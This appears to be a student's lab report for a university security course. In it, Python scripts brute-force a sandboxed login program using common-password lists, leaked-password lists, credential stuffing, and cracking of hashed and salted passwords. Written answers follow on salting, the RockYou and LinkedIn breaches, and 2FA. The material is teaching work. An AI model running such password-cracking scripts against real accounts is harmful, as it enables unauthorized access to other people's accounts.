


Layla Nassar
Section 003
CSE 3140
IP Address: **10.13.6.145**
NetID: LTN22001
Feb 11, 2025

CSE 3140 Lab 1 Report

Question #1: The Red Falcon's Password = 1234



```
1 import subprocess
2 import time
3
4 # Start timer
5 start = time.time()
6 print("Start time: 0 seconds")
7
8 # File paths for Q1
9 most_common_pw_path = "/home/cse3140/Lab1/Q1/MostCommonPWs"
10 login_script_path = "/home/cse3140/Lab1/Q1/Login.pyc"
11 username = "SkyRedFalcon914"
12
13
14 with open(most_common_pw_path, "r") as pw_file:
15     for password in pw_file:
16         password = password.strip()
17         print(f"Trying password: {password}")
18
19
20 result = subprocess.run(
21     ["python3", login_script_path, username, password],
22     capture_output=True, text=True
23 )
24
25
26 if "Login successful" in result.stdout:
27     print(f"Password found: {password}")
28     break
29 else:
30     print(f"Failed password: {password}")
31
32
33 end = time.time() - start
```


PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

```
Trying password: 1234567
Failed password: 1234567
Trying password: qwerty
Failed password: qwerty
Trying password: abc123
Failed password: abc123
Trying password: Million2
Failed password: Million2
Trying password: 1234
Password found: 1234
End Time: 1.89 seconds
cse@cse3140-NVM-domU:~/Lab1/Solutions$
```

SSH: 10.13.6.145 0 0 3 Ln 34, Col 38 Spaces: 4 UTF-8 LF Python 3.8.10

Question #2A: Name of the gang member exposed = **MountainPurpleShark585**.

Question #2B: Password of the gang member exposed = **abc123**



The screenshot shows a VS Code editor window with a Python script named `Break2.py` open. The script is located in the `Lab1` directory, which is connected via SSH to `10.13.6.145`. The script's purpose is to brute-force a login by reading a list of usernames from `gang_file_path` and a list of passwords from `most_common_pw_path`. It then iterates through these lists, attempting to log in with each combination using a `login_script_path`. The terminal output at the bottom shows the script's execution, displaying the progress of the brute-force attack. It lists several failed attempts with common passwords like `12345678`, `111111`, `123123`, `12345`, `1234567890`, `senha`, `1234567`, and `qwerty`. Finally, it reports a successful login for the username `MountainPurpleShark585` with the password `abc123`. The total execution time is 13.90 seconds.

```
1 import subprocess
2 import time
3
4 start = time.time()
5 print("Start time: 0 seconds")
6
7 gang_file_path = "/home/cse3140/Lab1/Q2/gang"
8 most_common_pw_path = "/home/cse3140/Lab1/Q2/MostCommonPWs"
9 login_script_path = "/home/cse3140/Lab1/Q2/Login.pyc"
10
11
12 cracked_username = "SkyRedFalcon914"
13
14
15 with open(gang_file_path, "r") as gang_file:
16     usernames = [line.strip() for line in gang_file if line.strip() != cracked_username]
17
18 with open(most_common_pw_path, "r") as pw_file:
19     passwords = [line.strip() for line in pw_file]
20
21
22 for username in usernames:
23     for password in passwords:
24         print(f"Trying Username: {username}, Password: {password}")
25
26
27         result = subprocess.run(
28             ["python3", login_script_path, username, password],
29             capture_output=True, text=True
30         )
31
32
33         if "successful" in result.stdout:
```

Trying Username: MountainPurpleShark585, Password: 12345678
Trying Username: MountainPurpleShark585, Password: 111111
Trying Username: MountainPurpleShark585, Password: 123123
Trying Username: MountainPurpleShark585, Password: 12345
Trying Username: MountainPurpleShark585, Password: 1234567890
Trying Username: MountainPurpleShark585, Password: senha
Trying Username: MountainPurpleShark585, Password: 1234567
Trying Username: MountainPurpleShark585, Password: qwerty
Trying Username: MountainPurpleShark585, Password: abc123
Login successful! Username: MountainPurpleShark585, Password: abc123
End Time: 13.90 seconds
cse@cse3140-NW-dmU:~/Lab1/Solutions\$

Question #3A: Name of the gang member exposed = **ForestGreenShark821**

Question #3B: Password of the gang member exposed = **sharmaine005foskett6071988**

```
1 import time
2 import subprocess
3
4 start = time.time()
5 print("Start time: 0 seconds")
6
7 gang_file_path = "/home/cse/Lab1/Q3/gang"
8 password_file_path = "/home/cse/Lab1/Q3/PwnedPWs100k"
9 login_script_path = "/home/cse/Lab1/Q3/Login.pyc"
10
11 with open(gang_file_path, "r") as file:
12     usernames = {line.strip() for line in file}
13
14 found_users = {"SkyRedFalcon914", "MountainPurpleShark585", "MountainBlueFalcon157", "SkySilverWolf337", "SkySilverWolf162"}
15 remaining_users = usernames - found_users
16
17 with open(password_file_path, "r") as file:
18     passwords = [line.strip() for line in file]
19
20 endloop = False
21 for username in remaining_users:
22     for password in passwords:
23         result = subprocess.run(["python3", login_script_path, username, password], capture_output=True, text=True)
24
25         if "successful" in result.stdout:
26             print(f"Username: {username}, Password: {password}")
27             endloop = True
28             break
29     if endloop:
30         break
31
32 end = time.time() - start
33 print(f"End Time: {end:.2f} seconds")
34
```


PROBLEMS OUTPUT DEBUG CONSOLE **TERMINAL** PORTS

```
cse@cse3140-HVM-domU:~/Lab1$ cd Solutions
cse@cse3140-HVM-domU:~/Lab1/Solutions$ python3 Break3.py
Start time: 0 seconds
ForestGreenShark821, sharmaine005foskett6071988
End Time: 55400.00 seconds
```

Ln 34, Col 1 Spaces: 4 UTF-8 LF Python 3.8.10

Question #4A: Name of the gang member exposed = **MountainBlueFalcon157**

Question #4B: Password of the gang member exposed = **EL2o9EaN**



The screenshot shows a VS Code editor window with a Python script named `Break4.py` open. The script is located in the `Solutions` directory of a remote environment (SSH: 10.13.6.145). The script's logic is as follows:


- Imports `subprocess`, `time`, and `sys`.
- Initializes `start = time.time()`.
- Defines file paths: `pwned_pw_file_path = "/home/cse/Lab1/Q4/PwnedPWfile"`, `gang_file_path = "/home/cse/Lab1/Q4/gang"`, and `login_script_path = "/home/cse/Lab1/Q4/Login.pyc"`.
- Defines a set of exposed users: `exposed_users = {"SkyRedFalcon914", "MountainPurpleShark585", "ForestGreenShark821"}`.
- Reads the `gang` file and stores its contents in `users`.
- Reads the `pwned_pw_file` and stores its contents in `credentials`, splitting each line by a comma.
- Iterates over `users` and `credentials`, using `subprocess.run` to execute the `login_script` with the current user and password.
- Checks if the output of the login script contains the word "successful".

The terminal output at the bottom shows the execution of the script:

```
cse@cse3140-HVM-domU:~/Lab1$ cd Solutions
cse@cse3140-HVM-domU:~/Lab1/Solutions$ python3 Break4.py
Username: MountainBlueFalcon157, Password: EL2o9EaN
cse@cse3140-HVM-domU:~/Lab1/Solutions$
```

Question #5A: Name of the gang member exposed = **SkySilverWolf337**

Question #5B: Password of the gang member exposed = **carousel60**



The screenshot shows a VS Code editor window with a file explorer on the left and a terminal at the bottom. The file explorer shows a project structure with files like Break1.py through Break5.py, Login.py, and Login.pyc. The main editor displays a Python script named Break5.py. The script imports hashlib, subprocess, time, sys, and itertools. It defines paths for gang, hashed passwords, pwned passwords, and login scripts. It then reads a file named 'gang' and checks if the users listed in it are in a set of exposed users. The exposed users are: {"SkyRedFalcon914", "MountainPurpleShark585", "ForestGreenShark821", "MountainBlueFalcon157"}. The script then reads a file named 'hashed_pws' and checks if the passwords listed in it are in a set of hashed passwords. The hashed passwords are: {"SkySilverWolf337", "MountainPurpleShark585", "ForestGreenShark821", "MountainBlueFalcon157"}. The script then prints the loaded gang members and hashed credentials. The terminal output shows the script running and printing the loaded gang members and hashed credentials. The final output is: Username: SkySilverWolf337, Password: carousel60.

```
1 import hashlib
2 import subprocess
3 import time
4 import sys
5 from itertools import product
6
7
8 start = time.time()
9 print("Start time: 0 seconds")
10
11
12 gang_file_path = "/home/cse/Lab1/Q5/gang"
13 hashed_pw_file_path = "/home/cse/Lab1/Q5/HashedPWs"
14 pwned_pw_file_path = "/home/cse/Lab1/Q5/PwnedPWs100k"
15 login_script_path = "/home/cse/Lab1/Q5/Login.pyc"
16
17
18 exposed_users = {"SkyRedFalcon914", "MountainPurpleShark585", "ForestGreenShark821", "MountainBlueFalcon157"}
19
20
21 with open(gang_file_path, "r") as file:
22     users = {line.strip() for line in file if line.strip() not in exposed_users}
23
24 print(f"Loaded {len(users)} gang members.")
25
26
27 hashed_pw_dict = {}
28 with open(hashed_pw_file_path, "r") as file:
29     for line in file:
30         parts = line.strip().split(",")
31         if len(parts) == 2:
32             hashed_pw_dict[parts[0]] = parts[1]
33
34 print(f"Loaded {len(hashed_pw_dict)} hashed credentials.")
```

bash - Solutions

Trying login for ForestSilverFalcon236...
Trying login for OceanPurpleEagle327...
Trying login for RiverPurpleBear748...
Trying login for OceanRedTiger813...
Trying login for MountainGreenWolf111...
Trying login for StarYellowBear585...
Trying login for RiverYellowLion893...
Trying login for ValleyGreenFalcon532...
Trying login for StarSilverBear673...
Trying login for SkySilverWolf337...
Username: SkySilverWolf337, Password: carousel60

Question #6A: Name of the gang member exposed = **SkySilverWolf162**

Question #6B: Password of the gang member exposed = **imboired10**

Explain why the SaltedPWs would (normally) be harder to attack, compared to HashedPWs =

Salted passwords are harder to attack than hashed passwords because a unique salt is added to each password before hashing, ensuring that identical passwords generate different hashes. This prevents attackers from using precomputed hash tables, making rainbow table attacks ineffective. Salting also increases the computational cost of brute-force attacks, as each password attempt must be hashed separately for each user. Additionally, it prevents attackers from identifying users with the same password by comparing hash values. Without salting, an attacker who obtains a list of hashed passwords can quickly identify and crack commonly used passwords. Overall, salting significantly strengthens password security by making large-scale attacks more difficult and resource-intensive.

```
1 import time
2 import subprocess
3 import hashlib
4
5 start = time.time()
6 print("Start time: 0 seconds")
7
8 gang_file_path = "/home/cse/Lab1/Q6/gang"
9 salted_pw_file_path = "/home/cse/Lab1/Q6/SaltedPWs"
10 pwmed_pw_file_path = "/home/cse/Lab1/Q6/PwmedPWs100k"
11 login_script_path = "/home/cse/Lab1/Q6/Login.pyc"
12
13 with open(gang_file_path, "r") as file:
14     gang_users = {line.strip() for line in file}
15
16 print(f"Loaded {len(gang_users)} gang members.")
17
18 salted_gang = {}
19 with open(salted_pw_file_path, "r") as file:
20     for line in file:
21         user, salt, hashed_pw = line.strip().split(',')
22         if user in gang_users:
23             salted_gang[user] = (salt, hashed_pw)
24
25 print(f"Loaded {len(salted_gang)} salted credentials.")
26
27 with open(pwmed_pw_file_path, "r") as file:
28     base_passwords = [line.strip() for line in file]
29
30 print(f"Loaded {len(base_passwords)} leaked passwords.")
31
32 for password in base_passwords:
33     for num in range(10):
```

```
cse@cse3140-HW-domU:~/Lab1/Solutions$ python3 Break6.py
Start time: 0 seconds
Loaded 18 gang members.
Loaded 3 salted credentials.
Loaded 99998 leaked passwords.
Username: ForestGreenWolf607, Password: nadezda6
Username: SkySilverWolf162, Password: imboired10
Username: SkySilverWolf162, Password: imboired10
End Time: 5.18 seconds
cse@cse3140-HW-domU:~/Lab1/Solutions$
```

Question #7: Have I Been Pwned?

'--have i been pwned?

Check if your email address is in a data breach

layla.nassar@uconn.edu

pwned?

Good news -- no pwnage found!
No breached accounts and no pastes (subscribe to search sensitive breaches)

3 Steps to better security

Start using 1Password.com

Step 1 Protect yourself using 1Password to generate and save strong passwords for each website.

Step 2 Enable 2 factor authentication and store the codes inside your 1Password account.

Step 3 Subscribe to notifications for any other breaches. Then just change that unique password.

Get 1Password! Donate

865
pwned websites

14,635,332,539
pwned accounts

115,797
pastes

229,161,508
paste accounts

Largest breaches

- 772,904,991 Collection #1 accounts
- 763,117,241 Verifications to accounts
- 711,477,622 Online SpamBot accounts
- 622,161,052 Data Enrichment Exposure From PDL Customer accounts
- 593,427,119 Exploit-In accounts
- 509,458,528 Facebook accounts
- 457,962,538 Anti Public Combo List accounts
- 393,430,309 River City Media Spam List accounts
- 361,468,099 Combinate Posted to Telegram accounts
- 359,430,098 MySpace accounts

Recently added breaches




- 337,373 LandAirSea accounts
- 86,136 Adopt Me Trading Values accounts
- 937,912 Youthmanual accounts
- 3,123,439 Thermonux Recipe World Forum accounts
- 9,665 Halko Corporation accounts
- 86,116 PainCampus accounts
- 86,166,543 twin accounts
- 511,290 DragonNest accounts
- 109,515 SLives accounts
- 27,501,041 Speedio accounts

Home Notify me Domain search Who's been pwned Passwords API About Donate

Already verified
This email address has already been verified and will receive a notification if it gets pwned in future, below is your existing exposure

Good news -- no pwnage found!
No breached accounts and no pastes

Privacy policy Terms of use



Question #8: Short description, in your own words, of the two 'worst' exposures you could identify, one of plain passwords and one of hashed but unsalted passwords. Explain why you consider these two to be the worst exposures. Include a reference to at least one reliable source of information on each of the exposures.

One of the worst incidents of plain-text password exposure was *RockYou* (2009), where over 32 million user passwords were stored in an unencrypted database and leaked online after an attack. This was particularly dangerous because attackers could directly access user accounts without any need for decryption or brute-force attacks. For hashed-but-unsalted passwords, *LinkedIn* (2012) is one of the most significant breaches. The company stored 117 million passwords using SHA1 hashing but without salting, making them highly vulnerable to precomputed hash attacks (rainbow tables). Hackers were able to crack most of these passwords easily, putting millions of users at risk. Both of these breaches highlight the importance of salting passwords to prevent easy password cracking.

[RockYou](#)

[LinkedIn Leak](#)

Question #9: An example of a 'significant' website which does NOT support 2FA, and an example (non-UConn) website which supports 2FA. Include screenshots and explain why you chose these particular websites. Do you personally use 2FA, in any accounts besides your UConn account? Do your parents?

One significant website that does NOT support two-factor authentication (2FA) is Best Buy. This is concerning because Best Buy is a major electronics retailer where customers store payment information and personal details, making accounts vulnerable to hacking if only a password is required. Despite the security risks, Best Buy has yet to implement a 2FA option for added protection. A well-known website that supports 2FA is Bank of America. As a financial institution, it prioritizes security by offering multiple authentication factors, such as SMS verification codes, authentication apps, and physical security keys. Since banks handle sensitive financial data, using 2FA significantly reduces the risk of unauthorized access. I personally use 2FA on my banking, emails, and social media accounts to protect my personal information. Many of my family members, including my parents, also use 2FA for their banking and work accounts to enhance security and prevent unauthorized logins. Especially since our main bank is Bank of America, which I am relieved that they support all the layers of extra security for their customers and clients.